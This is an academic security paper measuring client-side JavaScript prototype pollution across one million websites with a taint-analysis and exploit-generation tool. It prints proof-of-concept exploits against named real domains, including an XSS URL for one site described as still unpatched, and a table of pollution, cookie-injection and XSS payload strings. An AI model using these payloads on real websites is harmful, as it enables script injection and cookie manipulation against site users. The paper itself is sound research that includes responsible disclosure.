Probe the Proto: Measuring Client-Side Prototype Pollution Vulnerabilities of One Million Real-world Websites

Zifeng Kang, Song Li, and Yinzhi Cao
Johns Hopkins University
{zkang7, lsong18, yinzhi.cao}@jhu.edu

***Abstract*—Prototype pollution is a relatively new type of JavaScript vulnerabilities, which allows an adversary to inject a property into a prototypical object, such as `Object.prototype`. The injected property may be used later in other sensitive locations like `innerHTML`, leading to Cross-site Scripting (XSS), or `document.cookie`, leading to cookie manipulations. Prior works proposed to detect prototype pollution in Node.js application using static analysis. However, it still remains unclear how prevalent prototype pollution is in client-side JavaScript, let alone what consequences (e.g., XSS and cookie manipulations) prototype pollution could lead to.**

In this paper, we propose PROBETHEPROTO, the first large-scale measurement study of client-side prototype pollution among one million real-world websites. PROBETHEPROTO consists of two important parts: dynamic taint analysis that tracks so-called joint taint flows connecting property lookups and assignments, and input/exploit generation that guides joint taint flows into final sinks related to further consequences. PROBETHEPROTO answers the questions of whether a prototypical object is controllable, whether and what properties can be manipulated, and whether the injected value leads to further consequences.

We implemented a prototype of PROBETHEPROTO and evaluated it on one million websites. The results reveal that 2,738 real-world websites—including ten among the top 1,000—are vulnerable to 2,917 zero-day, exploitable prototype pollution vulnerabilities. We verify that 48 vulnerabilities further lead to XSS, 736 to cookie manipulations, and 830 to URL manipulations. We reported all the findings to website maintainers and so far 185 vulnerable websites have already been patched.

I. INTRODUCTION

Prototype pollution is a relatively new type of JavaScript vulnerability, which was first proposed by Arteau [6] in 2018. The existence of such a vulnerability is due to a JavaScript feature, called prototype chain, which allows a property lookup not only under the current object but also through a chain of prototypical objects. More specifically, prototype pollution empowers an adversary to inject or modify a property under a prototypical object, e.g., `Object.prototype`, thus affecting the normal execution (e.g., control- and data-flows) of a vulnerable program.

Network and Distributed Systems Security (NDSS) Symposium 2022
24-28 April 2022, San Diego, CA, USA
ISBN 1-891562-74-6
https://dx.doi.org/10.14722/ndss.2022.24308
www.ndss-symposium.org

While prototype pollution is starting to draw people's attentions [6], [24], [29], one major remaining research question is what further consequence a prototype pollution can lead to beyond polluting a prototypical object after successful exploitation. Say, for example, if another snippet of JavaScript code co-located with a prototype pollution vulnerability loops through all the properties with constant values under an object to generate an HTML code, this prototype pollution will allow an adversary to inject arbitrary JavaScript code, leading to a Cross-site Scripting (XSS).

Recently, people are realizing the importance in studying the further consequence of prototype pollution. For example, a blog post [9] and a Github repository [10] both illustrate some prototype pollution examples that may lead to consequences such as the aforementioned XSS. However, to the best of our knowledge, no prior works have *systematically* studied the further consequences of prototype pollution especially among client-side JavaScript in *real-world* websites. Prior academic works [6], [24], [29] detect only the existence of prototype pollution in server-side Node.js applications but *not* their consequence. The aforementioned blog post and repository [9], [10] only illustrate some possible consequences with manual analysis but do *not* detect them in real-world websites automatically let alone perform a large-scale measurement.

Putting aside the consequence analysis, prior server-side detections are not scalable or accurate for client-side prototype pollution either. ObjLupAnsys [29], the state of the art, is not scalable to analyze client-side JavaScript, because their heavy-weight abstract interpretation leads to path and object explosion. DAPP [24], a closed-source static analysis tool, has very large false positives (>50%) and can only rely on human exports to check the exploitability of the found vulnerabilities. Arteau [6] explores Node.js packages with a set of pre-defined, server-side exploit inputs to package's exported functions: Such a method is not applicable at the client side where inputs are diversified (e.g., message, URLs, and cookies) and only part of the inputs contain the exploit whereas the rest may be for satisfying the vulnerable condition.

In this paper, we present PROBETHEPROTO, the first large-scale measurement of client-side prototype pollution vulnerabilities and their consequences among one million real-world websites. The key insight here is to track adversary-controlled inputs into vulnerable property lookups, such as `obj[prop]`, via dynamic taint analysis to detect prototype pollution vulnerabilities, and then guide object lookups in propagating taints

to a consequence-related final sink like `innerHTML` for the detection of further consequences.

There are two major challenges in measuring client-side prototype pollution and consequences, which motivate two major modules of PROBETHEPROTO, i.e., dynamic taint analysis and input/exploit generation. First, a successful prototype pollution together with a further consequence usually consists of two or more property lookups chained together. That is, a prototype pollution vulnerability has multiple sinks that are invoked in a certain order as opposed to one sink in traditional taint-style vulnerabilities (e.g., DOM-based XSS). Therefore, PROBETHEPROTO tracks so-called *joint taint flows* to detect prototype pollution during property lookups and assignments. Specifically, for a property lookup like `o=obj[prop]`, PROBETHEPROTO adopts a new taint value, called an object taint, to track the obtained object `o` if the property (i.e., `prop`) is tainted. Then, PROBETHEPROTO detects a joint of three different taint flows as a prototype pollution vulnerability, if they are co-located in a property assignment like `o[prop1]=value` where `o` is object-tainted and `prop1` and `value` are value-tainted (i.e., the traditional taints).

Second, the challenge is that the final sink related to prototype pollution consequences may not be directly reachable. For example, the sink may only be triggered when a certain property under an object exists. Therefore, PROBETHEPROTO adopts an input/exploit generation module to actively create object properties via prototype pollution based on property lookups and sink functions. Specifically, PROBETHEPROTO performs multiple runs of dynamic taint analysis. One run will record missing property lookups and intermediate sinks; and then PROBETHEPROTO will include these missing properties in the follow-up runs to reach the final consequence-related sink, such as `innerHTML` or `setAttribute` for XSS and `document.cookies` for cookie manipulation.

After PROBETHEPROTO generates exploits for vulnerable websites, PROBETHEPROTO will further validate them by executing on a vanilla browser and check the consequences, e.g., the execution of third-party scripts and the injection of strings into cookies or URLs. We will then manually report the found vulnerabilities and exploits to corresponding website maintainers or developers. At the same time, PROBETHEPROTO will also analyze those that cannot be exploited and measure real-world defenses of prototype pollution.

We implemented a prototype of PROBETHEPROTO to measure prototype pollution among top one million Tranco websites [26]. Our measurement results reveal 2,738 websites that are vulnerable to 2,917 zero-day, exploitable prototype pollution vulnerabilities. Specifically, our results include ten among top 1,000 websites, e.g., weebly.com (a web hosting service company) and mckinsey.com (a top consulting firm that fixed the vulnerability) and 63 between 1,000 and 10,000, e.g., docusign.com (a popular electronic agreement management website). Among all the vulnerabilities, 48 leads to XSS, 736 cookie manipulation, 830 URL manipulation, and 1,595 no observable consequences. So far, 185 websites have already fixed the reported vulnerabilities, six have been confirmed but not yet fixed, and two have been patched with their own fix but are still vulnerable.

II. OVERVIEW

In this section, we describe a motivating example, in-scope consequences, and then how PROBETHEPROTO detects prototype pollution in the example via joint taint flows.

A. Background: Prototype Pollution

Prototype pollution [6] allows an adversary to pollute a built-in property of a JavaScript object. Say, we have an object lookup and assignment like `obj[key1][key2]=val`. If all three variables, i.e., `key1`, `key2`, and `val`, are all controllable by an adversary, the adversary can use `obj["__proto__"]["prop"]="polluted"` to add a property, called `prop`, under `Object.prototype`. Then, if a vulnerable JavaScript accesses an undefined property `prop` under `anotherObj` via `anotherObj.prop`, the property lookup goes through the prototype chain, returning the adversary-defined value, i.e., `"polluted"`. We call this type of vulnerability prototype pollution.

B. A Motivating Example

We describe a zero-day prototype pollution vulnerability found by PROBETHEPROTO on www.boulderboats.com, a boat selling website on the Tranco list [26]. The exploitation of the vulnerability can further lead to the execution of arbitrary third-party JavaScript code, i.e., Cross-site Scripting (XSS). We reported the vulnerability to the website owner with multiple trials, but the website is still not fixed yet. Figure 1 shows the exploit code (Lines 1–3), which is a URL with a carefully-crafted query string, and the vulnerable source code (Lines 4–38). The exploitation has two steps: (i) polluting the prototype of the global object and (ii) injecting third-party scripts into a DOM element.

First, the query string containing the exploit code is passed to a vulnerable, anonymous function as a parameter (`Q`) at Line 5. The vulnerable function decomposes the string into three parts: `__proto__`, `k`, and the injected code (`<script>alert(1)</script>`). The former two are stored at the variable `R` at Line 13 and the latter one is at the variable `J` at Line 18. The vulnerability is at Line 24: In the first iteration of the `for` loop (Line 21), `M` equals to 0 and then `O` equals to `O["__proto__"]`, which is `Object.prototype`; then in the second iteration, `M` equals to 1 and then `O` equals to `O['k']`, which is `Object.prototype.k` based on the first iteration's result. That is, the adversary successfully pollutes the property under `Object.prototype`.

Second, when the vulnerable code at Lines 32–37 generates a DOM element, it is supposed to read from an object (`data` at Line 34) with well-sanitized inputs. However, the `for` loop at Line 35 reads properties under not only the `data` object itself but also its prototypical object. Therefore, the `field` object at Line 36 will also equal to `k`, because `Object.prototype.k` is polluted in the previous step. Then, the exploit code is appended to the DOM element and executed, leading to an XSS.

One interesting thing worth noting here is that the additional queries other than the exploit at Line 3, i.e., `page=xAllInventory&make=chaparral`, are required

```
1  /* Exploit: https://www.boulderboats.com/default.asp?
2        __proto__[k]=<script>alert(1)</script>&
3        page=xAllInventory&make=chaparral */
4  // Step 1: polluting the prototype
5  function(Q){//Q="__proto__[k]=<script>alert(1)</script>"
6    var H = {}, K = Q.split("="), /* K = ["__proto__[k]",
7        "<script>alert(1)</script>"] */
8        P = decodeURIComponent(K[0]),// P = "__proto__[k]"
9        J, O = H, M = 0,
10       R = P.split("]["), // R = ["__proto__[k]"];
11   if (/\[/.test(R[0]) && /\]$/.test(R[N])) {
12    R[N] = R[N].replace(/\]$/, "");
13    R = R.shift().split("[").concat(R); /* R =
14        ["__proto__", "k"] */
15    N = R.length - 1 // N = 1
16   } ...
17   if (K.length === 2) {
18    J = decodeURIComponent(K[1]); /* J = "<script>alert
19         (1)</script>" */
20    if (N) {
21     for (; M <= N; M++) {
22      P = R[M] === "" ? O.length : R[M];
23      // P = "__proto__" (when M=0); P = "k" (when M=1)
24      O = O[P] = M < N ? O[P] || (R[M + 1] && isNaN(R[M +
          1]) ? {} : []) : J
25      // O=O["__proto__"]=Object.prototype (when M=0)
26      // O=O["k"]="<script>alert(1)</script>" (when M=1)
27     }
28    }
29   }
30 }
31 // Step 2: injecting third-party code
32 var $unitSpecs = $("<ul/>").addClass("unitSpecs"),
33 //  $unitSpecs is a DOM element
34 data = { '123': 'abc' };
35 for(var field in data){ // field = "k"
36  $unitSpecs.append("<li><span class='" + field + "'>" +
        data[field] + "</span></li>");
37  // data["k"]="<script>alert(1)</script>"
38 }
```

Fig. 1: The exploit code (Lines 1–3) and the vulnerable source code of www.boulderboats.com (Lines 4–38). We reported the vulnerability to the website owner; at the time of paper submission, the exploit code at Lines 1–3 is still valid and the owner has not fixed the vulnerability yet.



Fig. 2: An illustration of joint taint flows in detecting the vulnerability of Figure 1. Subflow (1): an adversary input→an object lookup (O as object-tainted); Subflow (2): an adversary input→another object lookup (P as value-tainted); Subflow (3): an adversary input→the polluted property value (J as value-tainted)→the final sink (`append`).

for the exploit. Otherwise, the webpage will be automatically redirected to the front page. Furthermore, the front page is not vulnerable to prototype pollution.

C. High-level Idea: Joint Taint Flows

We describe joint taint flows and how they are used to detect prototype pollution in the motivating example.

1) Definitions: We start by presenting different taints used in ProbeTheProto, which are value and object taints. A *value-taint* is the traditional one used in the literature [33], [44] to mark that the value can be controlled by an adversary. For example, query strings of a URL can be controlled by an adversary because the adversary can craft a URL and send it to a victim. An *object-taint* is like a pointer taint, which marks that the object address can be controlled by the adversary to point to a prototypical object. Consider an object lookup such as `obj[prop]`. If `prop` is value-tainted, the returned object from the lookup is marked as object-tainted, because the adversary has access to the prototypical object by setting `prop` as `__proto__`.

The propagation of value and object taints differs: A value taint is propagated if the generated value is derived from a tainted value, but an object taint is propagated only if the new object is exactly the same as the tainted object. For example, we have a statement `o1=o2+"value"`. If `o2` is value-tainted, `o1` is as well; however, if `o2` is object-tainted, `o1` is not because they are pointing to different objects. `o1` is object-tainted only for `o1=o2`.

Next, we describe what a joint taint flow is. We define a joint taint flow for an object lookup and assignment like `o[prop]=value` as an existence of three taint flows for all three involved variables. Specifically, `o` is object-tainted and both `prop` and `value` are value-tainted. Because `o` is object-tainted, an adversary has access to a prototypical object so that she can inject a property into the prototypical object with a crafted value.

2) Vulnerability Detection in Motivating Example: In this part, we describe how joint taint flows can be used to detect the vulnerability and its consequence for the motivating example in Figure 1. Figure 2 shows the joint taint flows for the detection. First, during the first iteration of the `for` loop at Line 21, ProbeTheProto marks the object `O` at Line 24 as object-tainted because `P` is value-tainted, i.e., being controlled by an adversary. That is, the first iteration at Line 24 is the first sink function, which gives the adversary access to the prototypical object. Second, during the second iteration of the `for` loop, ProbeTheProto detects a joint taint flow for an assignment `O[P]=J` because `O` is object-tainted and both `P` and `J` are value-tainted. Lastly, the taint value of `J` further flows to an XSS sink function, i.e., a jQuery `append` function.

There are two things worth noting here. First, in this specific example, the first and second sink functions happen to be the same statement in different `for` loop iterations. These two sink functions are often located at different statements in many other cases. Second, for simplicity in the description, we use the jQuery `append` function as an XSS sink; in practice, the real sink function should be a DOM element `append` function.

D. Prototype Pollution Consequences

We describe three in-scope consequences in addition to XSS as mentioned in our motivating example.

- XSS. An adversary injects a third-party script into the vulnerable website.
- Storage (Cookie) Manipulation. An adversary injects crafted values into a cookie with either arbitrary keys or

a specific key. Such injected values may be used for further attacks, such as session fixation.
- URL Manipulation. As defined by prior work [30], URL manipulation is that an adversary controls the query strings of a URL for attacks. URL manipulation may further lead to other attacks, such as phishing and parameter pollution [7]. For example, an adversary may launch phishing attacks, e.g., changing the webpage's view or logic by altering image tags and anchor links. For another example, an adversary launching parameter pollution may craft a URL with confusing parameters to retrieve hidden information.

III. Methodology

In this section, we describe our system architecture and then two important components (joint taint flow analysis and result validation) of ProbeTheProto.

A. System Architecture

The overall system architecture of ProbeTheProto is shown in Figure 3. ProbeTheProto has two major parts: (a) joint taint flow analysis, and (b) result validation. In part (a), ProbeTheProto accepts a list of websites and crawls the World Wide Web from each seed website for more URLs. Then, ProbeTheProto generates inputs for each URL starting from query strings like `?key1[key2]=value` if no such strings exist in the URL. Next, ProbeTheProto performs dynamic taint analysis to find a joint taint flow. If a joint taint flow is not found, ProbeTheProto generates additional inputs based on the properties that are looked up in the first round of analysis and repeats the process until no more property lookups are found. If a joint taint flow is found, ProbeTheProto records the sources and sinks of each subflow in the joint flow. Then, ProbeTheProto generate an exploit accordingly based on the sources and sinks for part (b). For example, if the sources are all from the cookies and the sink is `innerHTML`, ProbeTheProto generates exploits in the cookies as a key-value pair and the value is set to be a script such as `<script>alert(1)</script>`.

Then, in part (b), ProbeTheProto first validates the success of the exploit: For example, if the injected property and value exist in a prototypical object, ProbeTheProto will consider that the prototype pollution is successfully exploited. Next, we will report the found vulnerability to website owners with the provided exploit code and a manually-generated, suggested fix to the vulnerability. At the same time, ProbeTheProto also compares the joint taint flows found in the last two runs of dynamic taint analysis and analyze whether a certain defense of prototype pollution is deployed on the website.

B. Joint Taint Flow Analysis

Our joint taint flow analysis has two components: input/-exploit generator and dynamic taint analysis. The former is used to generate inputs for the latter and the latter helps the former to generate better inputs and trigger prototype pollution. The execution of these two component forms into a loop until no more properties are looked up during the dynamic taint engine or ProbeTheProto finds a joint taint flow triggering prototype pollution and their consequences.

1) Input/Exploit Generator: ProbeTheProto's input/exploit generator follows common input string patterns (e.g., `k0[k1]=v`, `k0[k1][k2]=v`, `k0=v0&k1=v1&k2=v2`, and `k0.k1[k2]=v`) for different places controllable by adversaries (e.g., URL queries, cookies, and `postMessage`). In such string patterns, the `k`is are called property inputs and the `v`is, are called value inputs, because they are often used later by JavaScript code like `obj[ki]=vi` or `o=obj[ki]`. ProbeTheProto starts from random values for properties and values and then adds properties and values based on the outputs from dynamic taint analysis. We now describe details about these two types of inputs.

a) Property Generator: The fist step of property generator is to insert prototypical properties. There are two options: `__proto__`, and `constructor` followed by `prototype`. When the number of object-tainted subflow is one, ProbeTheProto only chooses `__proto__`; otherwise, ProbeTheProto can choose the second option.

Then, ProbeTheProto generates property inputs using two methods: sink- and lookup-based. First, a sink-based generation creates properties based on the type of sinks that are encountered by dynamic taint analysis. We list several below:
- Element property. ProbeTheProto creates `innerHTML` for a property field belonging to an element so that the dynamic taint engine may track additional joint taintflows to XSS-related sinks.
- Script tag attribute. ProbeTheProto creates a `src` attribute attribute so that an adversary may include a third-party script.
- Image tag attribute. ProbeTheProto creates `onerror` and `onload` attributes so that an adversary may inject third-party script.

Second, a lookup-based generation creates properties based on the lookups recorded by the dynamic taint engine. More specifically, there are two types of lookups:
- Control-flow related lookups. ProbeTheProto tries to record missing properties and provide them via prototype pollution so that the control-flow will different in another run. Say for example, the target JavaScript tries to access the property "p" under an object via `obj["p"]`, but fails to fetch the value, i.e., obtaining the `undefined`. ProbeTheProto will create a property "p" in the input, such as `__proto__[p]=val`. Note that several property lookups may be accessed together and thus chained like `obj["p1"]["p2"]`. ProbeTheProto will record the object address and their property lookups to determine the chaining.
- Data-flow related lookups. ProbeTheProto tries to record properties under an object if the property being looked up is controlled by an adversary, i.e., tainted. For example, when the target JavaScript has a statement like `obj1[prop]=obj2[prop]`, where `prop` is tainted, ProbeTheProto will enumerate all the properties under the object `prop1`, to affect the data-flow.

b) Value Generator: ProbeTheProto's value generator has two parts: control-flow related and exploit related. First, ProbeTheProto creates better inputs in triggering joint taint flows. For example, when a target JavaScript has a statement like `if obj[prop]=="val"`, ProbeTheProto



Fig. 3: System Architecture (PROBETHEPROTO has two parts: (a) joint taint flow analysis and (b) result validation. The former adopts dynamic taint analysis together with an input/exploit generator to track joint taint flows and generate exploits; the latter validates the generated exploit from the former and analyzes existing defenses based on joint taint flows. The entire process is automated except for the reporting procedure.)



Fig. 4: A representation of object-taint.

will generate a value input, `val`, to better guide the control-flow to reach the sink function.

Second, PROBETHEPROTO generates exploits when a sink function is reached. This procedure is as follows. PROBETHEPROTO locates the corresponding value string in the source based on injected properties. Then, PROBETHEPROTO replaces the located substring with corresponding exploit code. Specifically, PROBETHEPROTO chooses the value based on the sink type. If the sink is `eval`, the value is script code like `alert(1);`; if the sink is HTML-related, such as `innerHTML`, the value is HTML code with script like `<script>alert(1);</script>` and `<img onerror=alert(1)/>`; for all other sinks, PROBETHEPROTO chooses a unique value for the purpose of result validation.

Note that PROBETHEPROTO only changes the substrings related to the detected joint flows but keeps others unchanged. The reason is that other strings may be useful to guide the JavaScript execution to multiple sink functions. Take Figure 1 for example. Both query strings are needed; otherwise, the webpage is redirected to the front page and the exploit becomes invalid.

2) Dynamic Taint Analysis: We describe how PROBETHEPROTO represents taints, different sources and sinks of PROBETHEPROTO, and lastly taint propagation.

a) Taint Representation: PROBETHEPROTO presents both value- and object-taints using a one-byte string, in which one bit represents whether the value taint is sanitized, five bits represent the source type, and two unused. A sanitization indicates that the value is processed—e.g., encoded, converted to upper case, and compared with `hasOwnProperty`—so that exploit inputs of prototype pollution will not trigger a vulnerability.

PROBETHEPROTO stores object-taints in a key-value map where the key is the object address and the value is the object-taint as shown in Figure 4 (right). In addition, PROBETHEPROTO also stores one bit in the object's attribute as shown in Figure 4 (left) to indicates that the object is tainted: This is useful in both checking the joint taint flows and taint propagation. PROBETHEPROTO stores value-taints as a member of the object class following prior dynamic taint analysis on browsers [33], [44] that track value-taints to detect XSS attacks.

b) Sources and Sinks: PROBETHEPROTO considers DOM APIs that are possibly controlled by an adversary for prototype pollutions as sources. Note that although some sources are controllable as shown by prior works, they are generally not possible for prototype pollution. For example, we cannot assign the value of URL hostname as `__proto__` or `prototype` and therefore it is not considered as sources for prototype pollution. Here, we describe the list of sources.

- URL. URL is controllable by an adversary because the adversary may send a crafted link to the victim via email or embed the link as part of her own website. JavaScript uses `document.location` to access the full URL.
- URL search/hash. There are many subcomponents of `document.location`. `location.search` and `location.hash` are part of URL and may be used by an adversary for prototype pollution inputs.
- Referrer. Referrer is controllable by an adversary because a webpage may be visited from another website controlled by an adversary and the query string may contain prototype pollution inputs. JavaScript uses `document.referrer` to access the full URL of the referrer.
- Message. Messages received by `postMessage` may be controllable by an adversary if either the sender is from the adversary or the sender is compromised by the adversary.
- Storage. Client-side storage, such as cookies, Local Storage, and Session Storage, may be controllable by an adversary according to prior works [33], [44] on DOM-based XSS if the website is visited once in an insecure setting.

There are two types of sinks: intermediate and final. Intermediate sinks are related to object lookups, such as `obj[prop]`, where `prop` is value-tainted and `obj` may be object-tainted. One object lookup and another object property assignment will lead to a prototype pollution. After intermediate sinks, PROBETHEPROTO also propagates taints to a

final sink and understands the consequences of a prototype pollution. We listed final sinks below:

- eval. `eval` as a sink leads to XSS if its parameter is controllable by an adversary.
- HTML outputs. HTML outputs, such as `innerHTML` and `append`, also lead to XSS if the outputted HTML contents are controllable by an adversary.
- Storage. Client-side storage, such as cookies and Local Storage, may lead to a session fixation attack if controlled by an adversary.
- src and href attributes. `src` and `href` attributes of HTML tags, if controlled by an adversary, may lead to a cross-site request forgery (CSRF) attack because the adversary may craft the parameters of that URL.

c) Taint Propagation: In this part, we describe how PROBETHEPROTO propagates value- and object-taints. First, PROBETHEPROTO propagates value-taints for any string operations, such as `String.concat()` and `slice()`. If one or more operatees are value-tainted, PROBETHEPROTO will propagate the taint from the operatee to the result. During propagation, PROBETHEPROTO also checks whether a sanitization is present and marks the sanitization bit accordingly. Second, PROBETHEPROTO sets and propagates object-taints for an object lookup like `obj[prop]` where `prop` is value-tainted. Then, in the future, if aliases of the object are used, the propagation is automated because the object-taint bit is associated with the object rather than the variable or the property.

C. Result Validation

In this subsection, we present how PROBETHEPROTO validates the results from joint taint flow analysis. PROBETHEPROTO first executes exploits in a vanilla Google Chrome to ensure the validity of the exploit and then we responsibly disclose the vulnerability to website developers. At the same time, if an exploit is not generated, PROBETHEPROTO also compares different joint taint flows to detect possible defense that is in place for prototype pollution.

1) Exploit Validation: There are two steps in validating exploits: (i) prototype pollution validation, and (ii) consequence validation. First, during exploit generation, PROBETHEPROTO will generate a unique value for the injected property and value. After the exploit is executed, PROBETHEPROTO will try to find the unique value in a prototypical object, such as `Object.prototype`. If the value is found, we consider that the exploit is valid. Second, once PROBETHEPROTO confirms a prototype pollution vulnerability, PROBETHEPROTO will further validate the consequence, which depends on consequence types.

- XSS. PROBETHEPROTO uses `console.log` to output a unique value and then checks whether the value exists in the console.
- Storage (cookies) manipulation. PROBETHEPROTO checks whether the injected value exists in the corresponding client-side storage, e.g., cookies.
- URL manipulation. PROBETHEPROTO checks whether the injected value exists in the query string part of URL of a corresponding HTML element, e.g., the `src` attribute of `img`.

2) Responsible Reporting: Once PROBETHEPROTO confirms that a website is vulnerable to prototype pollution and exploitable, we will manually check the vulnerability and the exploit and report them to the website developer. In the email, we will give three details: (i) what the vulnerability is and where the vulnerability locates (i.e., the file name and which line of code), (ii) how to exploit the vulnerability for their website (i.e., the exploit code), and (iii) how to patch the vulnerability if we hear from the website owner (i.e., a patch generated by us manually and verified against the exploit). If we do not hear from the website owner, we will send another email again after 30 days.

3) Defense Analysis: The high-level idea of our defense analysis is to compare the behaviors, i.e., the number of data-flows and taints, of a target website with normal (without the attack payload) and exploit inputs using two runs of our dynamic taint analysis. In other words, PROBETHEPROTO compares data-flows of the last two runs of dynamic taint analysis with generated inputs. If the number of data-flows is different between two runs, PROBETHEPROTO will consider that there exists a control-flow defense. It is because certain control-flow checks, such as `hasOwnProperty`, will prevent data from flowing to a sink. Otherwise, if the number of data-flows is the same but the taints are different, PROBETHEPROTO will consider it as a data-flow defense. There are two subcategories of data-flow defenses:

- Value-taint sanitization. Value-taint sanitization, or called property sanitization, converts a prototype pollution input as an object property to a benign one, e.g., capitalizing `__proto__` to `__PROTO__`. The number of dataflows between two runs is the same, but the sanitization bit is set during both runs of dynamic taint analysis.
- Object-taint sanitization. Object-taint sanitization adds additional prototypical objects in between the initial and the target, e.g., assigning an empty object like `{}` to an object-tainted value. The number of dataflows between two runs is also the same, and the sanitization bit is not set. PROBETHEPROTO checks the value of object-taint to for such a sanitization.

There are two things worth noting here. First, we realize that loading a website twice may lead to different contents, e.g., advertisements. This does not affect PROBETHEPROTO's defense detection, because dataflows are still the same, but the data contents change. Second, PROBETHEPROTO only detects defenses that can prevent prototype pollution, but not developers' intent. That is, a defense may be added unintentionally, but can defend against prototype pollution; PROBETHEPROTO will also consider this as a defense.

IV. IMPLEMENTATION

We implemented a prototype of PROBETHEPROTO with 4,759 lines of Python, 123 lines of C/C++, and 673 lines of JavaScript code. Our implementation is open-source and available at this anonymous repository (https://github.com/client-pp/ProbetheProto). We now describe some implementation details of PROBETHEPROTO below:

- Web Crawler. We implemented our web crawler as a Google Chrome extension. The crawler accepts the Top One Million domains in the Tranco list [26] generated on 19

TABLE I: A selective list of vulnerable domains found by PROBETHEPROTO with zero-day prototype pollution (URL-M: Manipulation of the query string of a URL; Cookie-M: Manipulation of cookie values; XSS: Cross-site Scripting).

Domain	Ranking	Sources	Consequences	Reporting	Generated Exploit Code
weebly.com	96	URL search	-	Reported	`https://www.weebly.com/domains?__proto__[1]=v`
cnet.com	150	URL	-	Fixed	`https://www.cnet.com/?constructor[prototype][1]=v`
mckinsey.com	693	URL search	-	Fixed	`https://www.mckinsey.com/?__proto__[k]=v`
westmarine.com	22,742	URL search	XSS	Reported	`https://www.westmarine.com/cart/?__proto__[onload]=console.log("XSS")`
docusign.com	1,870	URL search	URL-M	Reported	`https://www.docusign.com/contact-sales?__proto__[k]=v`
247sports.com	3,234	URL, URL search	Cookie-M	Confirmed	`https://247sports.com/Season/2022-Football/CompositeRecruitRankings/ ?constructor[prototype][k]=v&InstitutionGroup=HighSchool`
calpoly.edu	5,957	URL search	-	Fixed	`https://www.calpoly.edu/?__proto__[k]=v`
wdl.org	8,408	URL hash	-	Fixed	`https://www.wdl.org/en/#__proto__[k]=v`
harveynichols.com	9,377	URL	Cookie-M	Fixed	`https://www.harveynichols.com/brand/aidan-mattox/?__proto__[k]=v`
sky.de	10,702	Cookie	URL-M	Reported	`document.cookie = "waSky.__proto__=loginStatus>> login][loginString>>login][currentPage>>home][currentChannel>>home] [aboPurchaseIdFallback>>][upgradePurchaseIdFallback>>][defaultPurchaseIdFallback>>] [pagePercentViewed>>][aboMgmEntryString>>][aboMgmEntryFlag>>][prevSelectEntry>>] [timestampSecsLastPage>>1622010370][wkzEntryPage>>direct type in][wkzPath>> direct type in>>30>>200521][crmString>>free::direct type in::direct type in::"`
carnival.com	13,539	URL search	Cookie-M	Reported	`https://www.carnival.com/cruise-search/?__proto__[k]=v`
usd.edu	20,222	URL search	-	Fixed	`https://www.usd.edu/?__proto__[k]=v`
dronedeploy.com	63,043	URL	Cookie-M, URL-M	Confirmed	`https://www.dronedeploy.com/product/platform/?__proto__[k]=v`
romea.cz	176,699	Message	-	Reported	`postMessage("ho3y4q3z3glk5r7p;updateIframe;__proto__;Message_k;Message_v", "https://www.romea.cz") from https://www.darujme.cz`
getpelegant.com	240,393	URL search	XSS, URL-M	Fixed	`https://getpelegant.com/?__proto__[k]=1><img src=1 onerror=alert(1)></img></li><!--`
gluesticksgumdrops.com	264,256	Cookie	URL-M	Reported	`document.cookie = "bs-last-events=[__proto__%3ACookie_k%3ACookie_v]"`
kozehealth.com	324,790	URL search	XSS, URL-M	Fixed	`https://kozehealth.com/?__proto__[k]=1><img src=1 onerror=alert(1)></img></li><!--`

March 2021 and navigates through links embedded on the front page of each web domain until the crawler reaches ten links deep.

- Dynamic Taint Analysis. We instrumented an existing dynamic taint analysis engine [33] (which is based on Google Chrome 54.0.2822.0) to incorporate object-taints. Specifically, we modified and injected the object-taint bit in the class "Map" defined in v8/src/object.h. Then, we also recorded object address and their taints in a separate key-value store and implemented the detection of joint taint flows.
- Input/Exploit Generation. We implemented input/exploit generation using both Python and C/C++ (instrumentation of Google Chrome). Specifically, we instrument object lookups in v8/src/runtime/runtime-object.cc, the `in` operator in v8/src/objects.cc, and several function calls (such as `hasOwnProperty` and `indexOf`), to record intermediate sinks, missing property lookups and potentially affectable properties.
- Defense Analysis. The defense analysis additionally instrumented Google Chrome browser to output API calls related to control-flow-based defenses.
- Result Validation. We implemented our result validation as part of our Google Chrome extension, which checks the unique values injected by PROBETHEPROTO during prototype pollution.

V. EVALUATION

Our evaluation answers the following research questions.

- RQ1 [Zero-day]: What are the zero-day prototype pollution and consequences that PROBETHEPROTO find?
- RQ2 [Comparison]: How does PROBETHEPROTO compare with state of the art in detecting prototype pollution?
- RQ3 [Performance]: What is performance overhead?
- RQ4 [False Negatives]: What are the false negatives?
- RQ5 [Code Coverage]: What is the code coverage of PROBETHEPROTO in analyzing the target vulnerable file?
- RQ6 [Defense]: How do real-world websites defend against prototype pollution?

A. RQ1: Zero-day Vulnerabilities

In this research question, we evaluate PROBETHEPROTO in detecting zero-day vulnerabilities among top one million Tranco websites. The experiment runs from November 12th, 2021 until December 3rd, 2021 for three weeks in total on a server with 192 GB memory and Intel® Xeon® E5-2690 v4 2.6GHz CPU. PROBETHEPROTO has 20 instances running in parallel with a 120-second timeout to fully load each page.

